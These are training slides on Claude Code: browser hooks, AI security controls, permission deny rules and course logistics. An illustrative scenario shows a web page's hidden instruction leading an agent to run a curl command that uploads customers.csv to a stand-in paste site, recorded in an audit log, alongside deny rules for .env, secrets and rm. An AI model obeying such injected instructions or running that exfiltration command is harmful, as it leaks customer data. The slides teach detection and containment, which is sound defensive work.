Headline, a short sentence and the key facts (When / Where) at a glance.

**3 Easy to dismiss**
Got it closes the dialog and remembers it, so it shows once per visitor.

```
script.js — runs in the visitor's browser


setTimeout(() => {
  if (!localStorage.getItem('briefingSeen'))
    showBriefing();       // open the dialog
}, 10000);                // 10 s after load
```

**TIP** Ask Claude Code for it in plain English — e.g. “show this announcement 10 seconds after the page loads, once per visitor.”

© Tertiary Infotech Academy Pte Ltd

# Demo 2 · Voice Message on Chatbot Click

An event hook: click the chat icon and the assistant speaks a greeting, then offers one-tap topics that open WhatsApp.




**1 Click the chat icon**
The round WhatsApp button (bottom-right) is the trigger — the click event fires the hook.

**2 Voice greeting + welcome**
The assistant says “Hi, I am your assistant. How can I help you today?” as the panel opens.

**3 Quick-reply topics**
One-tap buttons for the most common questions — no typing needed.

**4 Hand-off to WhatsApp**
Picking a topic opens WhatsApp with the question ready to send.

```
script.js — Web Speech API (speech synthesis)

chatIcon.addEventListener('click', () => {
  openPanel();
  speechSynthesis.speak(new SpeechSynthesisUtterance(
    'Hi, I am your assistant. How can I help you today?'));
});
```

**TIP** Browsers block sound until the visitor interacts — so the voice plays on click, not on page load.

© Tertiary Infotech Academy Pte Ltd

ACTIVITY 3B

# Build Your Own Hooks

1. Open the Activity 1 website and ask Claude Code, in plain English, for each hook below.
2. Pop-up hook: “Show a dialog 10 seconds after the page loads, once per visitor.”
3. Add a chatbot icon fixed to the bottom-right corner of every page.
4. Voice hook: “When the visitor clicks the chatbot icon, speak a greeting with the Web Speech API.”
5. Use Playwright MCP to confirm the dialog opens at 10 seconds and the chat panel opens on click; check the voice by ear.
6. Push to GitHub, then screenshot a hook you built.

*TIP* *PP Task 3: paste a screenshot of your hook. These two run in the browser (script.js); Claude Code hooks live in .claude/settings.json.*

© Tertiary Infotech Academy Pte Ltd

AI SECURITY

# 5 Principles of AI Security

Agents act on your behalf. These five controls keep what they can see and do safe, reviewable and accountable.

| | | |
|---|---|---|
| **Data Control** | WHAT AI CAN SEE | Classify your data (public, internal, confidential, restricted) and decide exactly which tier the AI may access. |
| **Permission Control** | WHAT AI CAN DO | Grant only the rights needed: read, write, edit, delete, send. Ask before anything destructive. |
| **Human in the Loop** | WHO APPROVES | A person reviews and approves high-impact actions — deploys, deletions, payments, emails. |
| **Traceability** | WHAT HAPPENED | Log every prompt, tool call and change so actions can be audited, explained and rolled back. |
| **Right-Sized Models** | NOT THE MOST POWERFUL | Do not use the most powerful models by default — the smallest model that does the job has less autonomy and risk. |

**TIP** In Claude Code: permission modes & allow/deny rules, hooks for guardrails & logs, plan mode for human review.

© Tertiary Infotech Academy Pte Ltd

# Four Labels Decide What the Agent May Read

April 2023: Samsung engineers uploaded internal source code to ChatGPT. By May the company had restricted generative AI on its own devices.

| | WHAT IT HOLDS | HOW MUCH THE AI MAY SEE |
|---|---|---|
| PUBLIC | Brochure, website copy, published course fees | Any approved AI tool |
| INTERNAL | SOPs, meeting notes, the staff handbook | Company AI account only |
| CONFIDENTIAL | Client contracts, source code, financials | Named project, masked first |
| RESTRICTED | NRIC numbers, API keys, health records | The AI never sees it |

.claude/settings.json

```
{
  "permissions": {
    "deny": [
      "Read(./.env)",
      "Read(./secrets/**)"
    ]
  }
}
```

Sort first, connect second. Claude's file tools now refuse these two paths.

**TIP** Deny rules cover Claude's file tools and commands such as cat, not every script. Keep NRIC-level data out of the project folder.

© Tertiary Infotech Academy Pte Ltd

# Authorise the Verb, Not Just the Agent

July 2025: Replit's agent deleted SaaStr's production database during a code freeze. Delete was a verb it should never have held.




```
.claude/settings.json
"permissions": {
  "allow": ["Read",
    "Bash(npm run *)"],
  "ask": [
    "Bash(git push *)"],
  "deny": [
    "Read(./.env)",
    "Bash(rm *)"]
}
```


**Deny beats ask beats allow.**
Claude Code checks them in that order. The first match wins, so an allow rule cannot carve a hole in a deny.

**TIP** Google splits Gmail access into gmail.readonly and gmail.send. Copy that split: reading is one right, sending is another.

© Tertiary Infotech Academy Pte Ltd

# Put the Gate Where the Damage Would Be

February 2024: a Canadian tribunal held Air Canada liable for wrong refund advice from its website chatbot. The agent speaks; your company answers.




*Illustrative thresholds. Set your own, then write them into the agent's rules.*

**TIP** Claude Code gates: plan mode reviews the whole approach, an ask rule pauses on one command, and a PreToolUse hook can return ask.

© Tertiary Infotech Academy Pte Ltd

ILLUSTRATIVE SCENARIO

# The Log Is How You Find the Leak

A customer list turns up on a paste site. Without logs you have a guess. With logs you have a timeline, a culprit and a fix.




**Prompt**
"Summarise our Q3 customers"

**Read**
customers.csv

**Web page**
carries a hidden instruction

**Leak**
curl uploads the file to paste-site.example

**Logged**
PostToolUse hook writes audit.log; alert fires

audit.log: the line that cracks the case

```
09:03 session=7f2a tool=Read
      file=customers.csv
09:05 session=7f2a tool=Bash
      cmd="curl -d @customers.csv
           paste-site.example"
      user=analyst  outcome=success
```

**Who asked?** session 7f2a, the analyst's prompt

**What did it touch?** customers.csv, at 09:03

**Where did it go?** paste-site.example, at 09:05

**How do you contain it?** Rotate keys, deny the domain, assess under PDPA


**TIP** If the breach is notifiable, the PDPA gives you 3 calendar days to tell PDPC after you determine that. No logs, no answer.

© Tertiary Infotech Academy Pte Ltd

# More Power, Harder to Control

Anthropic will not release Claude Mythos Preview generally: it exploits software flaws at a level beyond all but the most skilled humans.

**Control effort climbs with capability**
Rule of thumb, not a benchmark




## Size it in three steps

1. Start with the smallest model.
2. Prove it with your own checks.
3. Step up only when the checks fail.

```
.claude/agents/log-reader.md
---
name: log-reader
description: Summarise logs
tools: Read, Grep
model: haiku
---
Summarise. Never edit.
```

**TIP** Do not default to the biggest model. Give each sub agent the smallest one that passes your checks.

© Tertiary Infotech Academy Pte Ltd

ACTIVITY 3C

# Test, Secure & Deploy

1. Use Playwright MCP to test the enquiry form end to end one last time.
2. Run your security-scan sub agent from Activity 3A and fix every critical and high finding.
3. Add deny rules for .env and any secrets folder to .claude/settings.json.
4. Run the lead-magnet UX review and apply what you agree with.
5. Deploy the final version and verify the live site end to end.

*TIP* *Check you have your three PP screenshots: the live site, the redesign, and your hook.*

© Tertiary Infotech Academy Pte Ltd

KEY CONCEPTS · SUMMARY

# What Triggers What

Six ways to extend Claude Code — each one is loaded by a different trigger. Knowing which fires when is how you choose the right mechanism.

| | | |
|---|---|---|
| **CLAUDE.md** | EVERY SESSION | Project memory — read automatically at the start of every session, so it is always in context. |
| **Skills** | ON DEMAND | SKILL.md folders — Claude reads the name + description, and loads one when the task matches. |
| **Tools / MCP** | ON DEMAND | Built-in and MCP tools — invoked by Claude during the agentic loop whenever the job needs them. |
| **Slash Commands** | MANUALLY | Saved prompts in .claude/commands/ — they run only when you type /<name> yourself. |
| **Hooks** | BY EVENT | Shell commands in settings.json — fired deterministically by a lifecycle event, not by the model. |
| **Sub Agents** | BY DELEGATION | Specialised assistants with their own context — spawned when the main agent delegates a job. |

**TIP** Always-on context is expensive — keep CLAUDE.md tight and push specialised, occasional procedures into skills, commands and sub agents.

© Tertiary Infotech Academy Pte Ltd

WRAP UP

# Summary & Q&A


| | |
|---|---|
| **Topic 1** | The agentic loop and context engineering power everything Claude Code does. |
| **Topic 2** | Commands, MCP tools and skills automate your workflow and lift what you ship. |
| **Topic 3** | Sub agents and hooks make Claude a specialised teammate; five controls keep it accountable. |
| **Integrated Build** | You built, deployed, tested, secured and optimised a real website. |

© Tertiary Infotech Academy Pte Ltd

ASSESSMENT

# Assessment Flow

At the assessment stage, follow these five steps in order.




*TIP* *Courseware and the assessment are on the LMS: https://lms-tms.tertiaryinfotech.com/*

© Tertiary Infotech Academy Pte Ltd

BEFORE YOU GO

# Certification & TRAQOM Survey



## TRAQOM Survey (Mandatory)

Complete the certification & TRAQOM survey to receive your certificate.

ai-lms-tms.tertiaryinfo.tech



## Digital Attendance

Remember to take AM, PM and Assessment digital attendance — required for your funding.

© Tertiary Infotech Academy Pte Ltd

# Thank You!

Questions? We're here to help — during and after class.

enquiry@tertiaryinfotech.com | +65 6100 0613